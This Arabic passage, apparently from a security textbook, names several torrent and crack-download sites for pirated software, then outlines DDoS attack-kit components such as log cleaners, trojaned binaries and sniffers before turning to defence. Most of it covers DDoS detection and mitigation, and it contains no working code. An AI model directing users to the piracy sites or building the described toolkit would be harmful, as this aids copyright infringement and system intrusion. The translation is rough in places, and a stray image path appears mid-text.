كلمة **Warez** تحريف لكلمة **wares** وتعني في الأصل برامج حاسوب والوارز لا يمثل البرامج فقط بل يعني أيضا الأفلام وألعاب الحاسوب والأغاني إلى غير ذلك من البيانات التي يتم تحميلها ويرمز استبدال حرف s الى z يعنى أنها **وارز** .والوارز محرمة دولياً وتحميلها قد يؤدى إلى المسائلة القانونية في معظم بلدان العالم. في الأنترنت ينتشر الويرز عبر مواقع كثيرة أجنبية وعربية، ويتم الحصول على تلك المواد عبر تحميلها من مواقع تورنت أو مواقع تقدم خدمة التحميل عبر مواقع مشاركة الملفات: ومن أشهر مواقع التورنت هي:

kickass.to
thepiratebay.se
rarbg.com

ومن أشهر المواقع التي تقدم تحميل هذه المواد عبر مواقع مشاركة الملفات:

skidrowcrack.com
rlsbb.com
arb-gb.com

والمواقع تبقى كثيرة حيث يمكنك القول إنها لا تعد ولا تحصى. هذه المواقع تشكل خطر كبير على الشركات المنتجة لألعاب الفيديو وأيضا شركات هوليوود ففي السنوات الخمسة الأخيرة الكثير من الشركات المعروفة أفلست منها شركة **THQ**.

IRC XDCC Bot انه نظام لمبادله الملفات من السيرفر إلى الزائر يتم عن طريق ال آي آر سي وهو نظام متطور جدا وأمن حيث يمنحك الحرية في استخدام الملفات ومبادلتها فبأماكنك وضع ونشر الملفات الموسيقية والأفلام ولصور ومن أشهر المواقع التي تنشرها في الـآي آر سي.

- **An IRC DDoS bot or DDoS agent**: كما ذكر آنفا، برمجيات الدوس القياسية المعتمدة على **IRC** عادة ما وجدت في التهديدات المختلطة. حيث يمكن أن تدار هذه البرامج من قبل **Firedaemon** في المضيف ويندوز، **inetd** أو **cron** على المضيف يونكس.
- **Local exploit programs**: منذ استخدام **kits** من اجل تسهيل العمل، فإنها غالبا ما تشمل بعض الطرق لتصعيد الامتياز على النظام، في حال تم تحميلها في حساب المستخدم العادي الذي كان مخترق من خلال ***password sniffing***. وهذا يسمح للمهاجمين بالإدارة الكاملة، وعند هذه النقطة يمكن بعد ذلك تثبيت كافة البرامج تماما على المضيف المخترق.
- **Remote exploit programs**: السير جنبا إلى جنب مع برامج الفحص غالبا ما تؤدى الى اكتشاف المآثر عن بعد والتي يمكن استخدامها لتوسيع نطاق المهاجم إلى الشبكة الخاصة بك، أو استخدام المضيف كنقطة اطلاق للذهاب لمهاجمة موقع آخر.
- **System log cleaners**: بمجرد دخول المهاجم الى النظام الخاص بك، فانه في كثير من الأحيان يريد محو أي دليل يثبت أنه على اتصال مع المضيف. هناك عمليات تنظيف لملفات السجل القياسي (على سبيل المثال، **syslog** في يونكس/لينكس أو **Apache log files**)، أو لملفات السجل **binary** (على سبيل المثال، **Windows Event Logs** أو **Unix wtmp** والملفات **lastlog**).
- **Trojan horse operating system program replacements**: لتوفير **backdoors** لاستعادة الوصول إلى النظام، أو لجعل نظام "يكذب" حول وجود العمليات الخاصة بالمهاجمين، وشبكة اتصالات، والملفات/المجلدات، المهاجمين غالبا ما يقومون باستبدال بعض الأوامر الخارجية في نظام التشغيل.
- **Sniffers**: تركيب **sniffer** يسمح للمهاجم بسرقة أسماء الحسابات وكلمات السر لتسجيل الدخول.

الآثار المترتبة "Implications"


مواقع أمنية مثل PacketStormSecurity.org قد جمعت أعداد كبيرة من البرامج الخبيثة. بعض الأدوات تمت كتابتها بشكل واضح لإعادة الاستخدام وسهلة التكيف تسمح لغرض معين، والبعض الآخر غير واضح بحيث **script kiddies** لا يمكنهم تطبيقها بسهولة.
مواقع الويب الخاصة بالقراصنة تقدم أدوات دوس القابلة للتحميل بسهولة. ويمكن في كثير من الأحيان ان هذا الكود يتم استخدامها دون تعديل أو فهم حقيقي، فقط عن طريق تحديد الأوامر لبدء تجنيد العملاء وبعد ذلك، في وقت الهجوم، مع تحديد أمر آخر مع عنوان الهدف ونوع الهجوم. ونتيجة لذلك، فإن أولئك الذين يرغبون في استخدام الأدوات الموجودة، أو صياغة الخاصة بهم، لديهم إمدادات جاهزة من الاكواد البرمجية التي تعمل معها. لا يزال يجب أن يتعلموا كيفية توظيف شبكة الهجوم، لمنعها من السرقة من قبل الآخرين، وكيفية استهداف ضحاياهم، وحول كيفية الحصول على أي دفاعات. مع التفاني والوقت أو المال لشراء هذه المهارات، وهذه ليست عقبة كبيرة.

10.7 الكشف والتخفيف من هجمات دوس (Detection and Mitigation of High-Rate DoS Attacks)

على الرغم من أن هجمات **DoS** و**DDoS** كانت موجودة منذ عدة سنوات، فلا زال العديد من المنظمات تتجاهل التأثير المحتمل لمثل هذه التهديدات. صعود النضال البرمجي "***hacktivism***" التي ترتكبها جماعات مثل أنونيمس في شكل هجمات **DDoS** جلبت المزيد من التركيز على هجمات **DDoS** في مرمى العين للعديد من الشركات. على الرغم من أن تهديدات دوس تمكنت في الحصول على انتباه منظمات المجتمع المدني "***CSOs***"، فان العديد من المنظمات لا تعرف حتى الان الاستراتيجيات المضادة ضد هجمات دوس. في دراسة حديثة أجرتها شركة أبحاث **Neustar**، تبين أن 3٪ فقط من المنظمات التي شملتها الدراسة كان لها حل مخصص لمكافحة دوس. الغالبية العظمى من المنظمات تأمل في أن منتجات أمن الشبكات مثل الجدران النارية و**IPSS** الحالية (أو حتى **switches** والراوتر) تمنع هجمات حجب الخدمة. هذه هي عقلية خطرة لديك.

لماذا جدار الحماية "firewall" لا يمكنه منع هجمات DDoS

في بداية عام 2012، قامت **Radware's ERT** بإصدار تقريريها السنوي عن الامن والذي ضم العشرات من هجمات **DoS** و**DDoS** والذي تعامل معها الفريق خلال عام 2011. قامت **ERT** بفحص أجهزة الشبكة التي كانت عنق الزجاجة "العائق" خلال هجمات حجب الخدمة، ووجدت أنه 32٪ من الحالات كانت جدار الحماية للمؤسسات المستهدفة وأجهزة **IPS** حيث كانت العوائق الرئيسية. حيث انه يبدو مرتفعا عن هذا الصوت، فهذا لم يفاجئ الخبراء الأمنيين الذين يفهمون طبيعة هجمات **DoS** و**DDoS** وكيفية تصميم الجدران النارية.
الجدران النارية "**firewall**" هي أجهزة حسب الحالة "**stateful devices**"، بمعنى أنها تتبع وضع جميع اتصالات الشبكة التي تقوم بالتفتيش عليها. يتم تخزين كل هذه الصلات في جدول الاتصالات "***connection table***"، ويقابل كل حزمه في هذا الجدول اتصال للتحقق من أنه يتم نقلها عبر اتصالات شرعية معمول بها. جدول الاتصالات "***connection table***" من جدار الحماية القياسي على مستوى المؤسسات يمكنه تخزين عشرات الآلاف من الاتصالات النشطة، وهذا يكفي لنشاط الشبكة العادي. ومع ذلك، خلال هجوم دوس، فان المهاجم يقوم بإرسال الآلاف من الحزم في الثانية لشبكة الهدف.
في غياب جهاز مكافحة دوس المخصص لحماية جدار الحماية من مثل هذا الحجم الكبير من حركة المرور، فان جدار الحماية في حد ذاته هو عادة أول جهاز في شبكة المؤسسة تتعامل مع قوة الهجوم دوس. بسبب الطريقة التي تم بها تصميم جدار حماية، فإنه سيتم فتح اتصال جديد في جدول اتصالاته "***connection table***" لكل حزمة خبيثة، مما يؤدى إلى استنفاد جدول الاتصالات "***connection table***" في فترة قصيرة جدا من الزمن. بمجرد وصول جدول الاتصالات "***connection table***" الخاص بجدار الحماية لسعته القصوى، فإنها لن تسمح باتصالات إضافية ليتم فتحها، ومنع المستخدمين الشرعيين في نهاية المطاف من إقامة اتصالات، وبالتالي منع هؤلاء المستخدمين من الوصول إلى الخدمات عبر الإنترنت التي استضافتها خادم الشبكة أو الخوادم الهدف. وليس ذلك غريبا -في هذا السيناريو -الحرمان من حالة لا تزال تتحقق رغم وجود جدار الحماية "***Firewall***".



تحديات التخفيف من هجمات دوس "Challenges In DDoS Attack Mitigation"

هناك العديد من الأسباب التي تجعل هجمات **DDoS** غالبا ما تكون صعبة في الكشف والتخفيف. في العديد من سيناريوهات الهجوم المحتملة، كل حزمه "خبيثة" على حدة في حد ذاتها معاملة مشروعة -لا شيء من شأنه أن يسبب أي ضرر للخدمة عبر الإنترنت أو البنية التحتية للشبكة المنظمة. المعلمات المشروعة بسيطة مثل طلب صفحة الويب يمكن أن يساء استخدامها من قبل المتعارف عليها في كثير من الاحيان أن الملقم ينفذ موارده في محاولة إرضاء كل واحد من المحتمل أن آلاف من الطلبات في الثانية لكل آلة. بالإضافة إلى ذلك، لأن كل كمبيوتر في هجوم دوس غالبا ما يمتلك عنوان **IP** فريد ويحاول أن يجعل كل واحد من الالاف ذات طلبات مختلفة باستخدام عنوان **IP** مزور ومعلومات **Header** مختلفة، ويمكن أن يكون من الصعب تحديد ومنع مصدر الهجوم الواحد.
تقنية بسيطة ولكنها غير فعالة بشكل خاص تستخدم لتخفيف هجمات **DDoS** هو استخدام قاعدة حدود المعدل "**rate limit rule**". وذلك من خلال وضع حد على أكبر قدر ممكن من حركة المرور التي يمكن أن تتدفق إلى ملقم الويب من الإنترنت (ورفض قبول ما تبقى من حركة المرور)، ولكن واحده من الأشياء المحتملة هو رفض حركة المرور المشروعة. إذا حاول مستخدم الاتصال إلى ملقم التي وصل الى الحد الأقصى المسموح به من قبل قاعدة حدود المعدل "**rate limit rule**"، سيتم رفض الاتصال على الرغم من ان له أو لها نوايا غير خبيثة. قاعدة حدود المعدل "**rate limit rule**" لا تميز بين المستخدمين الشرعيين والغير شرعيين، لذا فإنها عادة ما تكون غير مفيدة جدا لتخفيف هجوم دوس، خصوصا في مواجهة "**Slashdot effect**" -عندما يسرد بعض مواقع الانترنت ذات الشعبية وصلات "**links**" إلى موقع أصغر، مما يسبب في زيادة كبيرة مؤقتة في حركة المرور أو "**flash crowd**" على موقع أصغر.
استراتيجية أخرى والتي يستخدمها مهاجمي دوس لتعزيز هجماتهم وهي ارسال حزم الخروج من الحالة "***out-of-state packets***" حزم **TCP** التي يتم إرسالها خارج الترتيب التسلسلي العادي على النحو الذي حدده بروتوكول **TCP**. عن طريق إرسال الحزم خارج الترتيب (أي حزمة **ACK** قبل حزمة **SYN-ACK**)، حيث يجبر المهاجم جهازه الهدف بالحفاظ على المعلومات في هذا الاتصال الخبيث في الجدول الاتصال الخاص به. كما هو موضح سابقا، فإن معظم الأجهزة لا يمكنها التعامل مع تخزين عدد كبير جدا من الاتصالات في جداول الاتصالات دون خلل. للتعويض عن هذا، حلول مخصصة أكثر تقدما مضادة للدوس تستخدم تقنيات متطورة لتحديد ما إذا كانت هذه حزمة الخروج من الحالة، وتفعيل آليات التخفيف لمنع حركة المرور استنادا إلى تدفقات هذه الحزم الغير طبيعية.
المهاجمين لم يستخدموا فقط الهجمات الحجمية ولكن أيضا هجمات "**low and slow**"، والتي يتطلب استراتيجيات تخفيف خاصة للتعامل مع مثل هذه الهجمات، لأنها تنطوي على ما يبدو حركة المرور المشروعة ووصوله بمعدل تبدو مشروعة، وإن كان بطيئا. أدوات مثل **Slowloris** و**R.U.D.Y.** قامت بإنتاج حزم مشروعة ولكن بمعدل بطيء، مما يسمح للهجمات باستخدامها لتمر من استراتيجيات التخفيف التقليدية التي لم يتم كشفها. أحد السبل الممكنة للكشف عن مثل هذا الهجوم هو إجراء تحليل السلوكي للشبكة على الشبكة خلال فترات التشغيل العادي، ومقارنة هذه البيانات التي تم جمعها خلال فترة الهجوم من قبل أداة "**low and slow**". على سبيل المثال، إذا كان على تطبيق واحد معين يأخذ خمس دقائق وعشر جلسات **HTTP** كمتوسط لإتمام الصفقة فإذا كان المستخدم يقضي خمس ساعات ويتطلب 1000 من جلسات **HTTP** لإتمام نفس الصفقة فأنها قد تكون نتيجة هجوم وهنا نحن بحاجه الى إجراءات أمنية أخرى.
هناك بعض طرق الهجوم الأخرى المتطورة والتي أساءت استخدام نقاط الضعف في طبقة المقابس الآمنة (**SSL**)، وهي طريقة شائعة لتشفير الويب تستخدم في بروتوكول **HTTPS**. عن طريق إجبار التشفير وفك التشفير المتكررة من البيانات، ولا سيما من خلال استخدام ميزة **SSL** في "إعادة التفاوض"، يمكن للمهاجم أن يحتل تماما موارد الخادم الهدف حتى لا يكون قادرا على تلبية الطلبات المشروعة.
هجمات حجب الخدمة على أساس **SSL** هي صعبة للغاية في الكشف والتخفيف حيث ان كل حركة المرور إلى الخادم مشفرة، وبالتالي يجب أن يتم الفك -والتي غالبا ما تكون زمنيا وعملية كثيفة الاستخدام للموارد -قبل أن يتقرر أن تكون مشروعة أو خبيثة والتعامل معها في وقت لاحق.

نظره على تقنيات كشف الشذوذ في حركة المرور

طبيعة معدل هجمات الفيضانات تشير إلى أن النقطة الرئيسية التي تركز عليها تقنيات الكشف على الهجوم المقابل ينبغي أن يكون من خلال اكتشاف التشوهات في حركة مرور الشبكة. النية هنا هي تحديد حركة المرور التي من المحتمل أن تشكل ارتفاع معدل هجمات الفيضانات.
في حين تم تصميم تقنيات كشف التوقيع "***signature detection techniques***" للكشف عن الهجمات القائمة على التوقيعات من الهجمات التي بالفعل سبقت التعرف عليها، تقنيات الكشف عن الشذوذ تعلم حركة مرور الشبكة من خلال استخدام ملف تعريفي لخط الأساس التي تسير عليه الشبكة العادية وكشف الحالات الشاذة في حركة المرور والتي تنحرف كثيرا عن الملف التعريفي لخط الاساس. تقنيات الكشف عن التوقيع فعالة ضد الهجمات المعروفة في حين كشف الشذوذ لديه القدرة على اكتشاف الهجمات الغير معروفه "**Zero day attacks**".

نهج التخفيف "*Mitigation approaches*" من شائنه اسقاط حركة المرور تماما (يوجد مخاطر وهو إسقاط حركة المرور "الجيدة")، أو اختناق حركة المرور (مع تأثيرها السلبي على أوقات الاستجابة الحاضرة)، أو تخصيص موارد إضافية لمواجهة ارتفاع معدل حركة المرور. من هذا، فان النهج الأكثر بحثا بشكل مكثف هو الأول، والمتطلبات الأساسية والضرورية هنا هي **الدقة والتوقيت**. بالنسبة للدقة، ينبغي أن يثار تنبيه حيث يتم اسقاط حركة المرور فقط عند ظهور حركة المرور الشاذة على الشبكة. وعلاوة على ذلك، تخفيف عدد الايجابيات الكاذبة والسلبيات الكاذبة إلى أدنى حد ممكن، وذلك حتى لا يعطل تقديم الخدمات العادية. أما التوقيت، يجب أن تكون هذه التقنية قادرة على الكشف عن الوضع الشاذ في الوقت الحقيقي أو القريب من الوقت الحقيقي بحيث عمليات الاستجابة / التخفيف تعمل بأسرع وقت ممكن للحد من تأثير هذا الهجوم. هناك تحديات كبيرة في تلبية هذين المطلبين. على سبيل المثال، قاما آخرون. بملاحظة، انه ليس هناك تعريف دقيق لما يشكل أنماط حركة المرور الشاذة. حركة المرور العادية في الشبكة يمكن أن تحمل في بعض الأحيان خصائص والتي، في ظاهرها، ستكون مؤشرات للسلوك "الشاذ". وهذا يشمل، على سبيل المثال، ظواهر مثل ما يسمى بأحداث فلاش "**flash events**" التي هي اندفاعات مفاجئة وشديدة (حركة شرعيه) لحركة المرور. وعلاوة على ذلك، تتفاقم مشكلة الكشف على حقيقة أنه ليس فقط التكوين الفعلي لحركة مرور الشبكة العادي على حد سواء متنوع ومتطور باستمرار، حيث نمط حركة المرور المستخدم في الهجوم الفعلي يمكن برمجته لتقليد هذا السلوك "السلوك الشرعي لحركة المرور".

الغرض من هذه المناقشة، هو ان عملية الكشف تشمل ثلاثة عناصر رئيسية:

- تسجيل و/أو قياس معلمات معينة ذات فائدة "*Recording and/or measurement of certain parameters of interest*".
- تحليل البيانات "*Data analysis*".
- صنع القرار حول تصنيف السلوك الذي لوحظ هل هو شاذ ام لا (واثار للاستجابة اللاحقة مثل توليد تنبيه أو إسقاط حركة المرور الشاذ).

المعلمات ذات الفائدة والنهج المستخدم "Parameters of Interest and Approaches Used"

نهج التحليل وصنع القرار يحدد عدد معلمات منفصلة. المعلمات الأكثر شيوعا هي حجم حركة المرور التي تدخل شبكة (المعروف أيضا باسم **ingress**)، وأحيانا حجم حركة المرور التي تغادر الشبكة (والتي تعرف أيضا باسم **egress**). عادة ما يتم التعبير عن حجم حركة الشبكة (أو تدفق حركة المرور)، بالمصطلحين **حزمه/ثانية** "*packets/second*" وبت (أو بايت) / ثانية "*bits (or bytes) /second*". وتشمل العوامل الأخرى ذات الاهتمام، على سبيل المثال، عناوين المصدر/ عناوين **IP** الوجهة "*source/destination IP addresses*"، عناوين المنفذ، ونوع البروتوكول (مثل التمييز بين حزم **TCP**، **UDP** و**ICMP**). بالإضافة الى التركيز على القياسات على مستوى الحزمة والواحد الذي يناسب الترابط المتأصل وتسلسل الحزم في بروتوكول (**TCP/IP**) هو النظر في مجاميع الحزم والتي تسمى حركة التدفقات "**traffic-flows**". وفي هذا السياق، فان حركة التدفقات "**traffic-flows**" يمكن، على سبيل المثال، أن تكون سلسلة من الحزم التي تضم جلسة اتصال كاملة على مستوى **TCP**. في هذه الحالة، يتم ربط الحزم ضمن حركة التدفقات بواسطة البروتوكول (**IP**) عنوان المصدر وعنوان الوجهة وكذلك منافذ المصدر والوجهة.

في عام 2006، قام كارل وآخرون. بإجراء فحص منهجي لتقنيات الكشف عن مختلف أشكال هجمات الفيضانات. فقاموا بجمع تقنيات الكشف تحت الفئات التالية:

- **التنميط النشط "activity profiling".**
- **كشف نقطة التغير المتسلسلة "Sequential change-point detection".**
- **تحليل المويجات "wavelet-based signal analysis".**

ثم قاموا بتقييم أداء التقنيات فرديا في كل فئة على أساس استخدام الذاكرة والتعقيد الحسابي. من الواضح، ان دراسة هذا النوع، والترتيب المقابل لا تمثل سوى نظرة خاطفه للتقنيات المتاحة في ذلك الوقت. ومع ذلك، فإنها تثير عددا من الاهتمامات التي تعتبر مهمة في تحليل العمل اللاحق في هذا المجال. في الأساس، من وجهة نظرهم، إن معظم النتائج التي استندوا إليها في مقارنتهم كانت محدود الفائدة بالنسبة لمجتمع الشبكات الأوسع لأن النتائج لم تكن ولدت في بيئات الشبكات في العالم الحقيقي.

الكشف عن الأداء "Detection Performance"

منذ الدراسة التي أجراها ***Carl et al***، كان هناك نشاط مستمر وصقل في هذا المجال. على سبيل المثال، الدراسة التي قام بها ***Kline et al***. التركيز على الأداء يعزز نقطة سبق ذكرها وهي أن واحدا من التحديات الرئيسية في تنفيذ حل عملي للكشف عن هجوم الفيضانات الشبكة هو أن تكون قادرة على تشغيل عملية الكشف في الوقت الحقيقي. والتي في جوهرها، تعني تنفيذ جميع المهام المذكورة أعلاه بسرعة تتناسب مع روابط الإرسال الأساسية تلك، أي ما يسمى بسرعة السلك "*wire speed*". هذه السرعات هي هدف متحرك وتجرى بلا هوادة صعودا

من قبل التحسينات في التكنولوجيا. ولكي تكون قادرة على المنافسة في عمليات الكشف يجب أن تكون قادرة حاليا على العمل بسرعة Gbps10 على الأقل، ويفضل أن يكون أعلى. لحسن الحظ ظهر هذا الأداء العالي والمعالجة المتوازية، أجهزة الكمبيوتر وبيئات تطوير البرمجيات المرتبطة جعلت مهمة تصميم وتنفيذ عمليات متطورة للكشف ممكنه مثل هذه الأجهزة والمنصات ثم تشغيلها بسرعة تقترب من تلك المطلوبة. أمثلة التجارية عن الأجهزة وتجهيز شبكة مصممة خصيصا لهذا الغرض (مثل **Intel IXP2400**، **AMCC np7510**، **EZchip NP-1** و **Agere Fast Pattern Processor** و **Routing Switch Processor**). بالإضافة إلى ذلك، استخدام التوازي عالية الأداء **field-programmable gate arrays (FPGAs)** لتحقيق نفس الهدف.

هناك نهج بديل لاستخدام خوارزمية كشف الشذوذ وهو **Shanbhag and Wolf**. والتي استغلت إمكانيات معالجات موازيه عالية الأداء لتشغيل العديد من خوارزميات الكشف عن الشذوذ بشكل متواز. في ظل هذا النظام، فان الناتج من كل خوارزمية هو تطبيع ومن ثم تجميعها لإنتاج مقياس واحد للشذوذ. هذه الفكرة لديها تاريخ طويل في مجال تعلم الآلة واستخدمت بنجاح في مجموعة واسعة من المشاكل.
في حين كان التركيز على مقياس بسيط مثل الزيادات المفاجئة في حجم حركة المرور والتي تساعد في تحقيق أقصى قدر من الأداء من أجل تحقيق الهدف من الكشف في الوقت المناسب، فهناك بعض الأساليب الأخرى للكشف عن المعدل العالي لهجمات الفيضانات والتي تنطوي على التفتيش وتحليل كل من الـ **header** ومحتوى (**payload**) الحزم. على الرغم من فائدتها، فهناك نوعان من القيود على نشر هذا النوع من تقنية الكشف. الأولى، وهو على من ينطبق، على سبيل المثال، على مستوى **ISP**. والثاني هو، بطبيعة الحال، الأداء. تحليل كل من رؤوس الحزم "**packet header**" ومحتويات الحزمة فهي مكلفه في الوقت والموارد. وبناء على ذلك، أنظمة تحليل كل **header** ومحتوى كل حزمة لديها القدرة على أن تنشأ اختناقات، وفي الحالة القصوى، هي نقطة فعلية للفشل خلال المعدل العالي لهجوم الفيضانات.

في حين الاهتمام بالأداء، فان تحليل الـ **header** ركزت تاريخيا ببساطة على مصدر وعناوين **IP** الوجهة ونوع الحزمة. بالإضافة إلى ذلك، تحليل الحزم النموذجي على مستوى منخفض "***low-level packet analysis***" تنطوي على التحقق من رقم منفذ **TCP** في **header** طبقة النقل "***transport layer***". ولكن، كما ذكر سابقا، قد خلق ظهور الأجهزة عالية الأداء (بما في ذلك (**FPGA**)) ومعالجات الشبكة المتخصصة البيئة التي هي عليها الآن لأداء مستويات أعمق وأكثر تعقيدا من التحليل في الوقت الحقيقي. على سبيل المثال، القدرة الموجود الآن لإجراء تفتيش عميق للحزمة، بما في ذلك القدرة على تحليل محتوى مستوى التطبيقات "***application-level***" لكل حزمه. على المستوى التجاري، ظهرت هذه القدرة في شكل ما يسمى ***application-aware firewalls***. هناك الآن أيضا القدرة على استغلال التوازي المتأصل في معالجات الشبكة عن طريق تفكيك حركة المرور في تدفقات اتصال فردية ومن ثم تحليل تسلسل الحزم في كل تيار اتصال من هذا القبيل في وقت واحد.
من الواضح أنه في بعض الظروف، التحديد الناجح لنشاط الهجوم يمكن ان يحدث بمساعدة وجود أجهزة الشبكة الفردية أو أجهزة الكمبيوتر لتبادل المعلومات المتعلقة بنشاط حركة مرور الشبكة التي تراه. ونتيجة لذلك تم اقتراح عدد من الأبنية للسماح (في المقام الأول) لمجموعات من أجهزة الراوتر أو الأجهزة التي لها قدرات متشابهة. النقطة المحورية هي في كثير من الأحيان أجهزة الراوتر التي تعمل على حدود الشبكة حيث فلترة حزم **ingress** و **egress** يمكن أن تؤديها بكفاءة. نقطه اخيره، كما هو مبين سابقا، وهو عامل مهم في نشر مثل هذه الفلاتر هي قدرتهم على العمل فيما يسمى بسرعة الأسلاك خوفا من ان الفلاتر أنفسهم تؤثر سلبا على الأداء وتوجيه الحزم. توافر الأجهزة المعالجة المتوازية عالية السرعة هي خطوة هامة في التخفيف من هذه المشكلة.

صنع القرار والتخفيف من آثارها "Decision-Making and Mitigation"

يمكن اتخاذ قرار القبول أو التجاهل للحزمة على أساس القائمة البيضاء الثنائية "***binary whitelist***"/"القائمة السوداء. هذه القوائم قد تأخذ مجموعة متنوعة من الأشكال، على سبيل المثال، ***source or destination-based access control lists***، ***real-time black-hole lists*** و ***DNS black lists***. وبالإضافة إلى ذلك، يمكن استخلاص المعلومات من هذه القوائم (الموثوق به) من الأطراف الخارجية، على سبيل المثال، **Spamhaus XBL** (**http://www.spamhaus.org/xbl**) و **CBL** (http://cbl.abuseat.org). هذا يبني على الربط بين المفاهيم الكامنة وراء إنشاء واستخدام هذه القوائم والمفهوم الأوسع لبناء ونشر خطة باعتبارها جزءا من عملية صنع القرار.
خلا ل هذه الأيام ظهرت مجموعة كبيرة من الأفكار والخبرات الآن لكيفية تصميم وتنفيذ استراتيجية التخفيف المطلوبة بمجرد بدأ هجوم يتم الكشف عنها. **Whilst** الآليات الدفاعية هذه أصبحت متطورة على نحو متزايد، حيث ان محور استراتيجية التخفيف هو الحد من حجم حركة المرور إلى مستويات يمكن التحكم فيها في أسرع وقت ممكن. بالضرورة، وهذا يتطلب حزم **IP** الفردية أو تيارات حزمة تكون إما ان يتم تجاهلها أو تأخرها. الصعوبة الكامنة هي في معالجة الحزم (والتيارات) في الوقت الحقيقي من أجل اتخاذ القرار لتحديد أي الحزم يتم فلترتها، أي الحزم يتم السماح لها، واي الحزم التي تمر دون إعاقة، وأين يتم اتخاذ هذا القرار.

في هذا السياق، تجدر الإشارة إلى وجود درجة من التشابه بين المشكلة الحالية لتحديد وتصفية تيارات الحزمة الشاذة في الوقت الحقيقي والعمل المبكر في الوقت الحقيقي لإدارة ازدحام الشبكة. على سبيل المثال، تم تطوير خوارزميات مثل **random early detection** (**RED**) و**fair random early detection** (**FRED**) والتى تقرر الاحتماليات التي ينبغي فيها إسقاط حزم **TCP** عندما يصل جهاز شبكة معينة الى نقطة حيث حجم حركة المرور تجاوزت مساحة المخزن المؤقت المتوفرة. والفرق الرئيسي بين هذا العمل في وقت مبكر على إدارة الازدحام والنهج الحالية هو أن القدرة موجود الآن لإشراك عدد أكبر من عناصر المعلومات في عملية صنع القرار. وهذا يفتح عدد من احتمالات الأبحاث المثيرة للاهتمام.

خوارزميات Machine-Learning Algorithms للكشف عن هجمات حجب الخدمة

التعلم الآلي (**machine learning**) أحد فروع الذكاء الاصطناعي التي تهتم بتصميم وتطوير خوارزميات وتقنيات تسمح للحواسيب بامتلاك خاصية "التعلم". بشكل عام هناك مستويين من التعلم: الاستقرائي والاستنتاجي. يقوم الاستقرائي باستنتاج قواعد وأحكام عامة من البيانات الضخمة. المهمة الأساسية للتعلم الآلي هو استخراج معلومات قيمة من البيانات، بالتالي هو قريب جدا من التنقيب في البيانات (**data mining**) والإحصاء والمعلوماتية النظرية.

عند استخدام تقنيات الكشف عن هجمات الحرمان من الخدمة كان هناك مشكلتين بحثيتين ذات اهميه وتحديا وهي:

1- استخراج مجموعة فرعية من الميزات "***Subset of features***" الصالحة والكافية والتي يمكن استخدامها لبناء نماذج فعالة لتحديد هجوم دوس

2- ترتيب فعالية مختلف تقنيات تعليم الآلة "***Machine-Learning***" والتي استخدمت في عملية الكشف.

بالنسبة لمعظم مشاكل، يمكن لعملية ميزة الحد "***process of feature reduction***" والتى تنطوي على استخراج السمات "***attributes***" او الميزات "***feature***" الأكثر أهمية وذات الصلة قبل تطبيق تقنيات النمذجة "***modelling technique***" (مثل تقنيات تعليم الآلة "***Machine-Learning***" وتقنيات الأساليب الإحصائية "***statistical techniques***") تحسين كبير في الوقت المطلوب في التدريب والاختبار لهذا النموذج. ومع ذلك، مقارنة مع المشاكل الأخرى، استخراج مجموعة من السمات التي تميز حركة المرور على الإنترنت لدرجة تمكنه من تمييز حركة المرور العادية من الحركة الشاذة صعبه بشكل خاص. واحده من هذه المشاكل، على سبيل المثال، هي أن العقد "***node***" في تجربة إنترنت شديدة الاختلاف ذات كثافة في تدفق حركة المرور الناجمة عن الاختلافات الكبيرة في عدد المستخدمين الموجودين في كل عقدة. وهذا يجعل من الصعب تحديد ما يشكل حركة مرور «طبيعية» على شبكة الإنترنت. مشكلة أخرى، وهو أن هناك احتمال وجود عدد كبير من المتغيرات التي يمكن استخدامها لتوصيف أنماط حركة مرور الشبكة. ورغم ذلك، فان استخراج السمات الهامة وذات الصلة لحركة مرور الشبكة أمر بالغ الأهمية لنمذجة سلوكيات الشبكة بحيث يمكن تميز سلوكيات الهجوم عن السلوك العادي بوضوح. وقد تمت دراسة هذه المشكلة من قبل عدد من المجموعات. على سبيل المثال، شو وآخرون "***Xu et al***" قاموا باختيار ثمانية قيم نسبية من الميزات التي تكون مستقلة عن تدفق الشبكة. زركر وآخرون "***Zargar et al***" قاموا بتحديد خصائص الشبكة الفعالة لتحقيق الكشف عن الهجوم وذلك باستخدام طريقة تحليل المكون الرئيسي "***Principal Component Analysis***" (**PCA**) لتحديد مجموعة الميزة الأمثل. جين وآخرون "**Jin et al**" قاموا بمناقشة تطبيق تحليل الارتباط المتعدد لكشف هجمات دوس واقترح نموذج تحليل التباين للكشف 